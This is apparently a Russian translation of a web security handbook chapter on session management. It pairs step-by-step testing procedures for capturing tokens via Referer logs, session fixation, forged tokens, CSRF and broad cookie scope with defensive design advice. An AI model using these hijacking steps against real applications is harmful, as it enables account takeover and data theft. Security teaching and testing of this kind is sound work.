Некоторые из этих уязвимостей возникают, даже если во всём приложении применяется HTTPS.




Рисунок 7-11. Когда токены сеанса находятся в URL, они передаются в заголовке Referer при переходе пользователя по внешней ссылке или загрузке браузером внешнего ресурса

Последний описанный случай предоставляет злоумышленнику весьма эффективный способ захватывать токены в некоторых приложениях. Например, если приложение веб-почты передаёт токены внутри URL, злоумышленник может отправить пользователям письма со ссылкой на контролируемый им веб-сервер. Если кто-либо обратится к ссылке, щёлкнув её или позволив браузеру загрузить изображения из письма в формате HTML, злоумышленник в реальном времени получит токен сеанса. Простой сценарий на его сервере сможет перехватить сеанс каждого полученного токена и выполнить злонамеренное действие, например отправить спам, собрать личные сведения или изменить пароли.

Примечание. Современные версии Internet Explorer не включают заголовок `Referer` при переходе по внешним ссылкам со страницы, открытой по HTTPS. В такой ситуации Firefox включает `Referer`, если внешняя ссылка также открывается по HTTPS, даже если принадлежит другому домену. Поэтому конфиденциальные данные в URL уязвимы для утечки в журналы `Referer` даже при использовании SSL.

Этапы атаки

1. Выявите всю функциональность приложения и найдите функции журналирования или наблюдения, где можно просматривать токены сеанса. Проверьте, кто имеет к ним доступ: администраторы, любой аутентифицированный пользователь или любой анонимный пользователь. Методы обнаружения скрытого содержимого без прямых ссылок из основного приложения см. в главе 4.

2. Выявите все случаи передачи токенов внутри URL. Возможно, в целом они передаются безопаснее, но в определённых случаях разработчики использовали URL для преодоления конкретных трудностей. Например, такое поведение часто наблюдается при взаимодействии веб-приложения с внешней системой.

3. Если токены передаются в URL, попытайтесь найти функциональность, позволяющую внедрять произвольные внешние ссылки на страницы, просматриваемые другими пользователями. Примеры: доска сообщений, отзывы о сайте, вопросы и ответы и тому подобное. Если такая возможность есть, передайте ссылки на контролируемый веб-сервер и ждите появления токенов пользователей в журналах `Referer`.

4. Захватив токены, попытайтесь перехватить сеансы: используйте приложение обычным образом, но подставьте захваченное значение вместо своего. Для этого можно перехватить следующий ответ сервера и добавить собственный заголовок `Set-Cookie` со значением захваченного cookie. В Burp можно применить единую конфигурацию для всего Suite, задающую определённый cookie во всех запросах к целевому приложению, чтобы во время тестирования легко переключаться между контекстами сеансов.

6. Если захвачено много токенов, а перехват сеансов открывает доступ к конфиденциальным данным, например личным сведениям, платёжной информации или паролям пользователей, автоматизированные методы из главы 14 помогут собрать все желаемые данные других пользователей.

Попробуйте сами!

`http://mdsec.net/auth/379/`

Уязвимое сопоставление токенов с сеансами

Несколько распространённых уязвимостей управления сеансами возникают из-за недостатков сопоставления создания и обработки токенов с отдельными пользовательскими сеансами.

Простейший недостаток - разрешение одновременно назначать одной учётной записи несколько действительных токенов. Практически ни в одном приложении нет законной причины для одновременной активности более одного сеанса пользователя. Разумеется, пользователь довольно часто оставляет активный сеанс и начинает новый, например закрыв окно браузера или перейдя на другой компьютер. Но одновременное использование двух сеансов обычно указывает на компрометацию: либо пользователь передал учётные данные другому лицу, либо

злоумышленник получил их иным способом. В обоих случаях разрешать одновременные сеансы нежелательно, поскольку пользователи смогут без неудобств продолжать нежелательную практику, а злоумышленник - применять захваченные данные без риска обнаружения.

Связанный, но отдельный недостаток - применение статических токенов. Они похожи на токены сеанса и сначала могут вести себя сходным образом, но фактически ими не являются. Каждому пользователю назначается токен, повторно выдаваемый при каждом входе. Приложение всегда принимает его как действительный независимо от недавнего входа и выдачи. Такие приложения неверно понимают саму концепцию сеанса и его преимущества для управления доступом. Иногда это служит плохо спроектированной функцией «Запомнить меня», и статический токен хранится в постоянном cookie (см. главу 6). Иногда сами токены предсказуемы, что делает уязвимость намного серьёзнее. Вместо компрометации сеансов вошедших сейчас пользователей успешная атака навсегда компрометирует учётные записи всех зарегистрированных.

Иногда наблюдается и иное странное поведение, указывающее на фундаментальный дефект связи токенов и сеансов. Один пример - осмысленный токен, построенный на основе имени пользователя и случайного компонента. Рассмотрим токен:

```
dXNlcj1kYWY7cjE9MTMwOTQxODEyMTM0NTkwMTI=
```

который после декодирования Base64 превращается в:

```
user=daf;r1=13094181213459012
```

После обширного анализа компонента `r1` мы можем заключить, что его невозможно предсказать по выборке значений. Однако при нарушенной логике обработки сеансов злоумышленнику может быть достаточно передать любое действительное значение `r1` и любое действительное значение `user`, чтобы получить доступ к сеансу в контексте безопасности указанного пользователя. По сути это уязвимость управления доступом, поскольку решения принимаются на основе предоставленных пользователем данных вне сеанса (см. главу 8). Она возникает потому, что приложение фактически использует токены как признак установления запрашивающей стороной какого-либо действительного сеанса. Но пользовательский контекст обработки не является неотъемлемым свойством самого сеанса, а определяется для каждого запроса иным способом. В данном случае этот способ непосредственно контролируется запрашивающей стороной.

Этапы атаки

1. Дважды войдите в приложение под одной учётной записью из разных процессов браузера или разных компьютеров. Определите, остаются ли оба сеанса одновременно активными. Если да, приложение поддерживает одновременные сеансы, позволяя злоумышленнику скомпрометировать учётные данные другого пользователя и применять их без риска обнаружения.

2. Несколько раз войдите и выйдите под одной учётной записью из разных процессов браузера или компьютеров. Определите, выдаётся ли каждый раз новый токен или при каждом входе один и тот же. Во втором случае приложение фактически не использует правильные сеансы.

3. Если токены выглядят обладающими структурой и смыслом, попытайтесь отделить компоненты, которые могут идентифицировать пользователя, от непонятных. Измените связанные с пользователем компоненты так, чтобы они ссылались на других известных пользователей приложения, и проверьте, принимается ли полученный токен и позволяет ли выдать себя за них.

Попробуйте сами!

http://mdsec.net/auth/382/

http://mdsec.net/auth/385/

Уязвимое завершение сеанса

Правильное завершение сеансов важно по двум причинам. Во-первых, сокращение срока жизни до необходимого минимума уменьшает окно, в котором злоумышленник может захватить, угадать или неправомерно использовать действительный токен.

Во-вторых, оно даёт пользователям способ аннулировать существующий сеанс, когда тот больше не нужен. Это позволяет дополнительно сократить окно и взять на себя часть ответственности за безопасность в общей вычислительной среде. Основные недостатки функций завершения связаны с невыполнением этих двух задач.

Некоторые приложения не обеспечивают эффективного истечения сеанса. После создания он может оставаться действительным много дней после последнего запроса, пока сервер наконец его не завершит. Если токены подвержены особенно трудно эксплуатируемому дефекту последовательности, например требующему 100 000 предположений на каждый действительный токен, злоумышленник всё равно может захватить значения всех пользователей, обращавшихся к приложению в недавнем прошлом.

Некоторые приложения не предоставляют эффективного выхода:

• иногда функция выхода просто не реализована. Пользователи не могут заставить приложение аннулировать сеанс;

• иногда выход фактически не заставляет сервер аннулировать сеанс. Сервер удаляет токен из браузера пользователя, например инструкцией `Set-Cookie`, задающей пустое значение. Но если пользователь продолжит его передавать, сервер всё равно примет;

• в худших случаях при нажатии Logout этот факт не сообщается серверу и он ничего не делает. Вместо этого выполняется клиентский сценарий, очищающий cookie пользователя, поэтому последующие запросы возвращают его к странице входа. Злоумышленник, получивший cookie, сможет пользоваться сеансом, словно пользователь никогда не выходил.

Некоторые приложения без аутентификации всё же содержат функциональность, позволяющую пользователю накопить в сеансе конфиденциальные данные, например приложение магазина. Но обычно они не предоставляют аналога выхода для завершения сеанса.

Этапы атаки

1. Не попадайтесь в ловушку изучения действий приложения над клиентским токеном, таких как аннулирование cookie новой инструкцией `Set-Cookie`, клиентским сценарием или атрибутом срока действия. Для завершения сеанса происходящее с токеном в браузере почти не имеет значения. Вместо этого исследуйте серверное истечение:

a. Войдите в приложение и получите действительный токен.

b. Некоторое время не используйте его, затем с этим токеном отправьте запрос защищённой страницы, например «мои данные».

c. Если страница отображается как обычно, токен всё ещё активен.

d. Методом проб и ошибок определите длительность тайм-аута истечения или выясните, можно ли применять токен через несколько дней после последнего запроса. Burp Intruder можно настроить на увеличение интервала между последовательными запросами для автоматизации.

2. Определите, существует ли функция выхода и доступна ли она пользователям на видном месте. Если нет, они более уязвимы, поскольку не могут заставить приложение аннулировать сеанс.

3. Если функция выхода есть, проверьте её эффективность. После выхода попытайтесь повторно использовать старый токен и выясните, действителен ли он. Если да, пользователи остаются уязвимыми для некоторых атак перехвата даже после выхода. Для проверки в Burp Suite выберите недавний зависящий от сеанса запрос в истории прокси, отправьте в Burp Repeater и повторите после выхода из приложения.

Попробуйте сами!

http://mdsec.net/auth/423/

http://mdsec.net/auth/439/

http://mdsec.net/auth/447/

http://mdsec.net/auth/452/

http://mdsec.net/auth/457/

Подверженность клиента перехвату токена

Злоумышленник может различными способами атаковать других пользователей приложения, пытаясь захватить или неправомерно применить токен жертвы:

• очевидная полезная нагрузка для атак межсайтового скриптинга запрашивает файлы cookie пользователя, получает токен и передаёт на произвольный контролируемый злоумышленником сервер. Все варианты этой атаки подробно описаны в главе 12;

• различные другие атаки на пользователей позволяют перехватывать сеанс разными способами. При уязвимости фиксации сеанса злоумышленник передаёт пользователю известный токен, ждёт входа, а затем перехватывает сеанс. При подделке межсайтового запроса он инициирует специально сформированный запрос к приложению с контролируемого сайта, используя автоматическую передачу браузером текущего cookie пользователя. Эти атаки также описаны в главе 12.

Этапы атаки

1. Выявите в приложении уязвимости межсайтового скриптинга и определите, можно ли эксплуатировать их для захвата токенов других пользователей (см. главу 12).

2. Если приложение выдаёт токены неаутентифицированным пользователям, получите токен и выполните вход. Если после успешного входа не выдаётся новый, приложение уязвимо для фиксации сеанса.

3. Даже если приложение не выдаёт токены неаутентифицированным пользователям, получите токен посредством входа, а затем вернитесь на страницу входа. Если приложение готово вернуть эту страницу, хотя вы уже аутентифицированы, отправьте другой вход как иной пользователь с тем же токеном. Если после второго входа не выдаётся новый, приложение уязвимо для фиксации сеанса.

4. Определите формат токенов приложения. Измените свой токен на выдуманное, но правильно сформированное значение и попытайтесь войти. Если приложение позволяет создать аутентифицированный сеанс с выдуманным токеном, оно уязвимо для фиксации.

5. Если приложение не поддерживает вход, но обрабатывает конфиденциальные пользовательские сведения, например личные и платёжные данные, и позволяет отображать их после передачи, например на странице «проверить мой заказ», выполните предыдущие три проверки для таких страниц. Если токен, заданный при анонимном использовании, позднее позволяет получить конфиденциальные сведения, приложение уязвимо для фиксации сеанса.

6. Если приложение передаёт токены в файлах cookie HTTP, оно вполне может быть уязвимо для подделки межсайтовых запросов (XSRF). Сначала войдите в приложение. Затем подтвердите, что запрос к нему, исходящий со страницы другого приложения, приводит к передаче токена пользователя. Запрос должен отправляться из окна того же процесса браузера, где выполнялся вход в целевое приложение. Попытайтесь выявить конфиденциальные функции, параметры которых злоумышленник может определить заранее, и используйте их для несанкционированных действий в контексте безопасности целевого пользователя. Подробнее о выполнении атак XSRF см. в главе 13.

Широкая область действия cookie

Обычное упрощённое описание работы cookie таково: сервер выдаёт cookie в заголовке HTTP-ответа `Set-Cookie`, а браузер повторно передаёт его в последующих запросах к тому же серверу посредством заголовка `Cookie`. На самом деле всё несколько сложнее.

Механизм cookie позволяет серверу указывать и домен, и путь URL, которым будет повторно передаваться каждый cookie. Для этого применяются атрибуты `domain` и `path`, которые можно включить в инструкцию `Set-Cookie`.

Ограничения домена cookie

Когда приложение на `foo.wahh-app.com` задаёт cookie, браузер по умолчанию повторно передаёт его во всех последующих запросах к `foo.wahh-app.com`, а также любым поддоменам, например `admin.foo.wahh-app.com`. Он не отправляет cookie другим доменам, включая родительский `wahh-app.com` и другие его поддомены, например `bar.wahh-app.com`.

Сервер может переопределить это поведение атрибутом `domain` в инструкции `Set-Cookie`. Предположим, приложение на `foo.wahh-app.com` возвращает следующий заголовок HTTP:

```
Set-Cookie: sessionId=19284710; domain=wahh-app.com;
```

После этого браузер повторно передаёт cookie всем поддоменам `wahh-app.com`, включая `bar.wahh-app.com`.

> **Примечание.** Сервер не может указать в этом атрибуте любой домен. Во-первых, заданный домен должен совпадать с доменом приложения или быть его родительским доменом непосредственно либо на более высоком уровне. Во-вторых, нельзя указывать домен верхнего уровня, например `.com` или `.co.uk`, иначе вредоносный сервер мог бы задавать произвольные cookie любому другому домену. Если сервер нарушает одно из правил, браузер просто игнорирует инструкцию `Set-Cookie`.

Если приложение устанавливает чрезмерно широкую область домена cookie, оно может подвергаться различным уязвимостям безопасности.

Например, рассмотрим приложение блогов, где пользователи могут регистрироваться, входить, писать публикации и читать чужие блоги. Основное приложение находится на домене `wahh-blogs.com`. При входе пользователи получают токен сеанса в cookie с областью этого домена. Каждый может создавать блоги, доступные через новый поддомен с префиксом его имени:

```
herman.wahh-blogs.com
solero.wahh-blogs.com
```

Поскольку cookie автоматически повторно передаются каждому поддомену внутри области, когда вошедший пользователь просматривает чужие блоги, токен отправляется с запросами. Если авторам разрешено размещать в своих блогах произвольный JavaScript, как обычно бывает в реальных приложениях, злонамеренный блогер может украсть токены других пользователей тем же способом, что при хранимой атаке межсайтового скриптинга (см. главу 12).

Проблема возникает потому, что пользовательские блоги создаются как поддомены основного приложения, обрабатывающего аутентификацию и управление сеансами. В cookie HTTP нет возможности запретить повторную передачу значений, выданных главным доменом, его поддоменам.

Решение - использовать для основного приложения отдельное доменное имя, например `www.wahh-blogs.com`, и ограничить домен его cookie токена этим полным именем. Тогда cookie не будет отправляться, когда вошедший пользователь просматривает чужие блоги.

Другая разновидность уязвимости возникает, когда приложение явно задаёт область cookie родительским доменом. Предположим, критичное для безопасности приложение находится на `sensitiveapp.wahh-organization.com` и при создании cookie расширяет их область следующим образом:

```
Set-Cookie: sessionId=12df098ad809a5219; domain=wahh-organization.com
```

В результате cookie токена чувствительного приложения передаются при посещении пользователем каждого поддомена `wahh-organization.com`, включая:

```
www.wahh-organization.com
testapp.wahh-organization.com
```

Хотя все эти приложения могут принадлежать одной организации, передавать cookie чувствительного приложения другим нежелательно по нескольким причинам:

• сотрудники, отвечающие за другие приложения, могут обладать иным уровнем доверия;

• другие приложения могут содержать функциональность, позволяющую третьим сторонам получать значения переданных cookie, как в предыдущем примере блогов;

• другие приложения могли не подвергаться тем же стандартам безопасности или тестированию, поскольку они менее важны, не обрабатывают конфиденциальные данные или созданы только для испытаний. Многие возможные в них уязвимости, например межсайтовый скриптинг, могут не иметь значения для защищённости самих приложений, но позволят внешнему злоумышленнику использовать небезопасное приложение для захвата токенов, созданных чувствительным.

> **Примечание.** Разделение cookie по доменам не столь строго, как политика одинакового источника в целом (см. главу 3). Помимо уже описанных особенностей обработки имён хостов браузеры игнорируют и протокол, и номер порта при определении области cookie. Если приложение делит имя хоста с недоверенным приложением и полагается на различие протокола или порта, более свободная обработка cookie может подорвать разделение. Все выданные приложением cookie будут доступны недоверенному приложению с тем же именем хоста.

> **Этапы атаки**
>
> Просмотрите все cookie, выдаваемые приложением, и проверьте атрибуты `domain`, управляющие их областью.
>
> 1. Если приложение явно расширяет область cookie до родительского домена, оно может быть уязвимо для атак через другие веб-приложения.
>
> 2. Если область задана собственным доменным именем приложения или атрибут `domain` отсутствует, приложение всё равно может быть подвержено воздействию приложений либо функциональности, доступных через поддомены.
>
> Определите все возможные доменные имена, которые получат выдаваемые cookie. Установите, доступно ли через них другое веб-приложение или функциональность, которую можно использовать для получения cookie пользователей целевого приложения.

Ограничения пути cookie

Когда приложение на `/apps/secure/foo-app/index.jsp` задаёт cookie, браузер по умолчанию повторно передаёт его во всех последующих запросах к пути `/apps/secure/foo-app/` и любым подкаталогам. Он не отправляет cookie родительскому каталогу или другим путям каталогов сервера.

Как и ограничения домена, сервер может переопределить это поведение атрибутом `path` в инструкции `Set-Cookie`. Например, если приложение возвращает следующий заголовок HTTP:

```
Set-Cookie: sessionId=187ab023e09c00a881a; path=/apps/;
```

браузер повторно передаёт cookie всем подкаталогам пути `/apps/`.

В отличие от доменной области cookie это ограничение пути намного строже политики одинакового источника. Поэтому оно почти совершенно неэффективно как механизм защиты от недоверенных приложений, размещённых в одном домене. Клиентский код одного пути может открыть окно или iframe с другим путём того же домена и без ограничений читать и записывать его. Поэтому получить cookie с областью другого пути того же домена относительно просто. Подробнее см. следующую статью Амита Кляйна:

lists.webappsec.org/pipermail/websecurity_lists.webappsec.org/2006-March/000843.html

Защита управления сеансами

Защитные меры веб-приложений против атак на управление сеансами соответствуют двум широким категориям уязвимостей таких механизмов. Для безопасного управления приложение должно надёжно генерировать токены и защищать их на протяжении всего жизненного цикла от создания до уничтожения.

Создавайте надёжные токены

Токены повторной идентификации пользователя между последовательными запросами должны создаваться способом, не позволяющим злоумышленнику, получившему обычным образом большую выборку значений, предсказать или экстраполировать токены других пользователей.

Наиболее эффективные механизмы генерации:

• используют чрезвычайно большое множество возможных значений;

• содержат надёжный источник псевдослучайности, обеспечивающий равномерное и непредсказуемое распределение токенов по диапазону.

В принципе любой элемент произвольной длины и сложности можно угадать полным перебором при достаточном времени и ресурсах. Цель разработки механизма надёжных токенов состоит в том, чтобы настойчивый злоумышленник с большой пропускной способностью и вычислительными ресурсами с крайне малой вероятностью угадал хотя бы одно действительное значение за срок его действия.

Токен должен быть только идентификатором, с помощью которого сервер находит соответствующий объект сеанса для обработки запроса пользователя. Он не должен содержать смысла или структуры ни явно, ни под слоями кодирования или обфускации. Все данные о владельце и состоянии сеанса следует хранить на сервере в объекте, которому соответствует токен.

Соблюдайте осторожность при выборе источника случайности. Разработчикам следует знать, что доступные источники, вероятно, различаются по надёжности очень значительно. Некоторые, например `java.util.Random`, вполне пригодны для множества целей, где требуется источник меняющихся входных данных. Но по одному выходному элементу их можно с абсолютной уверенностью экстраполировать вперёд и назад. Разработчикам следует изучать математические свойства фактических алгоритмов в разных доступных источниках случайности и читать соответствующую документацию о рекомендуемом применении API. В общем случае, если алгоритм явно не описан как криптографически безопасный, его следует считать предсказуемым.

> **Примечание.** Некоторые высоконадёжные источники случайности требуют времени для возврата следующего значения, поскольку предпринимают действия по получению достаточной энтропии, например из системных событий. Поэтому они могут выдавать значения недостаточно быстро для генерации токенов некоторых приложений с большой нагрузкой.

Помимо выбора наиболее надёжного практически доступного источника полезно ввести в качестве энтропии сведения об отдельном запросе, для которого создаётся токен. Они могут быть не уникальны для запроса, но способны эффективно ослабить недостатки основного генератора псевдослучайных чисел. Можно включать, например:

• исходный IP-адрес и номер порта, с которых получен запрос;

• заголовок `User-Agent` запроса;

• время запроса в миллисекундах.

Высокоэффективная формула для включения такой энтропии - построить строку из псевдослучайного числа, различных специфичных для запроса данных из списка и секретной строки, известной только серверу и заново создаваемой при каждой перезагрузке. Затем от строки берётся подходящий хеш, например SHA-256 на момент написания книги, чтобы получить управляемое значение фиксированной длины для токена. Размещение наиболее изменчивых элементов в начале входных данных хеша максимизирует лавинный эффект алгоритма.

> **Совет.** Выбрав алгоритм генерации токенов, полезно провести мысленный эксперимент: представить, что источник псевдослучайности нарушен и всегда возвращает одно значение. Сможет ли злоумышленник с большой выборкой токенов экстраполировать значения других пользователей? При описанной формуле это в общем случае крайне маловероятно даже при полном знании алгоритма. Исходный IP-адрес, номер порта, заголовок `User-Agent` и время запроса вместе создают огромный объём энтропии. И даже полностью зная их, злоумышленник не сможет получить соответствующий токен без секретной строки сервера.

Защищайте токены на протяжении жизненного цикла

Теперь, когда создан надёжный токен с непредсказуемым значением, его необходимо защищать на протяжении всего жизненного цикла от создания до уничтожения, обеспечивая нераскрытие кому-либо, кроме пользователя, которому он выдан:

• токен следует передавать только по HTTPS. Любое значение, переданное в открытом виде, следует считать загрязнённым, то есть не подтверждающим личность пользователя. Если для передачи используются файлы cookie HTTP, они должны быть помечены как `secure`, чтобы браузер никогда не отправлял их по HTTP. По возможности HTTPS следует применять для каждой страницы, включая статическое содержимое: справку, изображения и так далее. Если это

нежелательно и служба HTTP сохраняется, приложение должно перенаправлять все запросы конфиденциального содержимого, включая страницу входа, к службе HTTPS. Статические ресурсы вроде справки обычно нечувствительны и доступны без аутентифицированного сеанса. Поэтому применение защищённых cookie можно подкрепить инструкциями области, не позволяющими передавать токены в запросах этих ресурсов;

• токены никогда не следует передавать в URL, поскольку это создаёт простой путь для атак фиксации и приводит к появлению значений во множестве журналов. Иногда разработчики применяют такой метод для сеансов в браузерах с отключёнными cookie. Однако лучше использовать запросы `POST` для всей навигации и хранить токены в скрытом поле HTML-формы;

• следует реализовать функцию выхода. Она должна удалять все ресурсы сеанса на сервере и аннулировать токен;

• следует реализовать истечение сеанса после подходящего периода бездействия, например 10 минут. Результат должен быть таким же, как при явном выходе пользователя;

• необходимо предотвращать одновременные входы. При каждом входе следует выдавать другой токен и удалять все существующие сеансы пользователя, как при выходе. Старый токен можно некоторое время хранить. Все последующие запросы с ним должны возвращать пользователю предупреждение безопасности о завершении сеанса из-за входа из другого места;

• если приложение содержит административную или диагностическую функциональность для просмотра токенов, её необходимо надёжно защищать от несанкционированного доступа. В большинстве случаев отображать фактический токен незачем. Вместо этого следует предоставить достаточно сведений о владельце для выполнения задач поддержки и диагностики, не раскрывая токен, передаваемый пользователем для идентификации сеанса;

• область домена и пути cookie сеанса следует ограничить как можно строже. Чрезмерно широкая область часто создаётся плохо настроенными платформами веб-приложений или веб-серверами, а не самими разработчиками. Никакие другие веб-приложения или недоверенная функциональность не должны быть доступны через доменные имена либо пути URL, входящие в область cookie приложения. Особое внимание следует уделять поддоменам доменного имени доступа. Иногда для предотвращения уязвимости необходимо изменить схему именования доменов и путей, применяемую различными приложениями организации.

Следует принять специальные меры защиты механизма управления сеансами от разных атак, целью которых могут стать пользователи:

• кодовую базу необходимо тщательно проверить и удалить все уязвимости межсайтового скриптинга (см. главу 12). Большинство из них можно эксплуатировать для атаки на управление сеансами. В частности, хранимый XSS, или XSS второго порядка, обычно позволяет преодолеть любую мыслимую защиту от неправомерного использования и перехвата сеанса;

• произвольные токены, переданные пользователями и неизвестные серверу, не должны приниматься. Токен следует немедленно отменить в браузере, а пользователя вернуть на начальную страницу приложения;

• подделку межсайтовых запросов и другие атаки можно затруднить, потребовав двухэтапного подтверждения и/или повторной аутентификации перед критическими действиями, например переводом средств;

• от подделки межсайтовых запросов можно защититься, не полагаясь исключительно на файлы cookie HTTP для передачи токенов. Механизм cookie создаёт уязвимость, поскольку браузер передаёт их автоматически независимо от причины запроса. Если токены всегда находятся в скрытом поле HTML-формы, злоумышленник не сможет создать форму, отправка которой вызовет несанкционированное действие, если уже не знает значение токена. В таком случае он просто

выполнит лёгкий перехват сеанса. Токены отдельных страниц также могут предотвращать эти атаки, как описано далее;

• после успешной аутентификации всегда следует создавать новый сеанс, чтобы ослабить фиксацию. Если приложение не применяет аутентификацию, но позволяет передавать конфиденциальные данные, противодействовать фиксации сложнее. Один из возможных подходов

• сделать последовательность страниц передачи конфиденциальных данных как можно короче. Затем на первой странице создать новый сеанс, при необходимости скопировав из существующего требуемые данные, например содержимое корзины. Либо использовать токены отдельных страниц, описанные далее, чтобы злоумышленник, знающий токен первой страницы, не мог обратиться к последующим. Без строгой необходимости личные сведения не следует отображать обратно пользователю. Даже если это требуется, например на странице подтверждения заказа с адресами, чувствительные элементы, такие как номера кредитных карт и пароли, нельзя показывать полностью: их всегда следует маскировать в исходном коде ответа приложения.

Токены отдельных страниц

Более точное управление сеансами и затруднение либо предотвращение многих атак достигается применением токенов отдельных страниц в дополнение к токенам сеанса. Новый токен страницы создаётся при каждом запросе пользователем страницы приложения, но не изображения, и передаётся клиенту в cookie или скрытом поле HTML-формы. В каждом запросе значение проверяется относительно последнего выданного вместе с обычной проверкой основного токена сеанса. При несовпадении весь сеанс завершается. Многие наиболее критичные для безопасности интернет-приложения, например интернет-банки, применяют токены страниц для усиленной защиты управления сеансами, как показано на рисунке 7-12.




Рисунок 7-12. Токены отдельных страниц, используемые в банковском приложении

Применение токенов отдельных страниц накладывает некоторые ограничения на навигацию, например использование кнопок «Назад» и «Вперёд» и работу в нескольких окнах.

Однако оно эффективно предотвращает фиксацию сеанса и обеспечивает быструю блокировку одновременного использования перехваченного сеанса законным пользователем и

злоумышленником после того, как оба выполнят по одному запросу. Токены страниц можно также применять для отслеживания положения и перемещения пользователя по приложению. Они позволяют выявлять попытки доступа к функциям вне заданной последовательности, помогая защищаться от некоторых дефектов управления доступом (см. главу 8).

Регистрируйте, отслеживайте и оповещайте

Функциональность управления сеансами должна быть тесно интегрирована с механизмами журналирования, наблюдения и оповещения, чтобы создавать надлежащие записи аномальной активности и позволять администраторам при необходимости принимать защитные меры:

• приложение должно наблюдать запросы с недействительными токенами. За исключением самых предсказуемых случаев, успешная атака угадывания значений других пользователей обычно включает огромное число запросов с недействительными токенами и оставляет заметный след в журналах;

• атаки полным перебором токенов трудно полностью блокировать, поскольку для их остановки нельзя отключить конкретную учётную запись или сеанс. Одно из возможных действий - на некоторое время блокировать исходные IP-адреса после получения ряда запросов с недействительными токенами. Однако это может быть неэффективно, когда запросы одного пользователя поступают с нескольких IP-адресов, например у пользователей AOL, или запросы нескольких пользователей исходят с одного адреса, например за прокси либо межсетевым экраном с трансляцией сетевых адресов;

• даже если полный перебор сеансов невозможно эффективно предотвратить в реальном времени, подробные журналы и оповещение администраторов позволяют расследовать атаку и при возможности принимать меры;

• по возможности пользователей следует оповещать об аномальных событиях их сеанса, например одновременных входах или очевидном перехвате, обнаруженном токенами отдельных страниц. Даже если компрометация уже произошла, пользователь сможет проверить, не были ли совершены несанкционированные действия, например переводы средств.

Реактивное завершение сеанса

Механизм управления сеансами можно использовать как весьма эффективную защиту от множества других атак на приложение. Некоторые критичные для безопасности приложения, например интернет-банкинг, чрезвычайно агрессивно завершают сеанс пользователя при каждой передаче аномального запроса.

К примерам относятся запросы с изменённым скрытым полем HTML-формы или параметром строки URL, строки, связанные с атаками SQL-инъекции или межсайтового скриптинга, и пользовательский ввод, который обычно был бы заблокирован клиентскими проверками, например ограничением длины.

